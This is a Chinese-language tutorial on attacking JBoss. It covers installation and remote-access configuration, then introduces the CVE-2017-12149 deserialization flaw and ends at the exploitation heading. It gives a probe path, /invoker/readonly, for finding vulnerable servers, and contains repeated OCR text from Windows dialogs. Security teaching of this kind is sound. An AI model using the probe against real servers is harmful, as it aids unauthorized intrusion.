Jboss渗透合集

漏洞分析 (https://forum.butian.net/topic/48)

Jboss ## 前言 JBoss是一个基于J2EE的开发源代码的应用服务器。JBoss代码遵循LGPL许可，可以在任何商业应用中免费使用。JBoss是一个管理EJB的容器和服务器，支持EJB1.1、EJB2.0和EJB3的...

Jboss

前言

JBoss是一个基于J2EE的开发源代码的应用服务器。JBoss代码遵循LGPL许可，可以在任何商业应用中免费使用。JBoss是一个管理EJB的容器和服务器，支持EJB1.1、EJB2.0和EJB3的规范。但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或 Jetty绑定使用。

Jetty是一个开源的servlet容器，它为基于Java的web容器，例如JSP和 servlet提供运行环境。Jetty是使用Java语言编写的，它的API以一组JAR包的形式发布。开发人员可以将 Jetty容器实例化成一个对象，可以迅速为一些独立运行(stand-alone)的Java应用提供网络和web连接。

默认端口

1. 8080 9990


安装

官网： https://jbossas.jboss.org/downloads/ (https://jbossas.jboss.org/downloads/)


需要安装Java环境 这里要注意JDK的版本 java7


配置Jboss环境变量

1. JBOSS_HOME C:\JBoss6\jboss-6.1.0.Final




1. ;%JBOSS_HOME%\bin;



系统
控制面板 系统和安全 系统
搜索控制面板
控制面板主页
查看有关计算机的基本信息
设备管理器
远程设置
高级系统设置
系统属性
计算机名 硬件 高级 远程
要进行大多数更改，您必须作为管理员登录。
性能
视觉效果，处理器计划，内存使用，以及虚拟内存
设置(S)...
用户配置文件
与您登录有关的桌面设置
设置(E)...
启动和故障恢复
系统启动、系统失败和调试信息
设置(T)...
环境变量(N)...
确定 取消 应用(A)
另请参阅
操作中心
Windows Updat
环境变量
dayu 的用户变量(U)
变量 值
TEMP %USERPROFILE%\AppData\Local\Temp
TMP %USERPROFILE%\AppData\Local\Temp
新建(N)... 编辑(E)... 删除(D)
系统变量(S)
变量 值
NUMBER_OF_PR... 1
OS Windows_NT
Path C:\Windows\system32;C:\Windows;...
PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;...
新建(W)... 编辑(I)... 删除(L)
确定 取消
编辑系统变量
变量名(N): Path
变量值(V): rsPowerShell\v1.0\;%JBOSS_HOME%\bin;
确定 取消
正版授权
开始
CH
22:22
2021/4/26


回收站
Google Chrome
安装包
搜索 Everything
jdk-6u45-...
系统属性
计算机名 硬件 高级 远程
要进行大多数更改，您必须作为管理员登录。
性能
视觉效果，处理器计划，内存使用，以及虚拟内存
设置(S)...
用户配置文件
与您登录有关的桌面设置
设置(E)...
启动和故障恢复
系统启动、系统失败和调试信息
设置(T)...
环境变量(N)...
确定 取消 应用(A)
环境变量
dayu 的用户变量(U)
变量 值
TEMP %USERPROFILE%\AppData\Local\Temp
TMP %USERPROFILE%\AppData\Local\Temp
新建(N)... 编辑(E)... 删除(D)
系统变量(S)
变量 值
NUMBER_OF_PR... 1
OS Windows_NT
Path C:\Windows\system32;C:\Windows;...
PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;...
新建(W)... 编辑(I)... 删除(L)
确定 取消
编辑系统变量
变量名(N): Path
变量值(V): rsPowerShell\v1.0\;%JBOSS_HOME%\bin;
确定 取消
开始
CH
10:26
2021/4/27

进行启动




出现INFO 说明配置成功



Jboss默认部署路径


1. xxx\jboss-6.1.0.Final\server\default\deploy\ROOT.war

本地访问一下




修改内容 达到远程访问

xxx\jboss-6.1.0.Final\server\default\deploy\jbossweb.sar\server.xml 修改配置




1. 将address="${jboss.bind.address}"-->address="0.0.0.0"



重启一下

kali远程访问



Jboss渗透

JBoss 5.x/6.x反序列化漏洞(CVE-2017-12149)

漏洞原理


JBOSSApplication Server反序列化命令执行漏洞,远程攻击者利用漏洞可在未经任何身份验证的服务器主机上执行任意代码

影响范围:

JBoss 5.x/6.x

验证是否存在漏洞

1. /invoker/**readonly**



返回500，说明此页面存在反序列化漏洞

漏洞利用

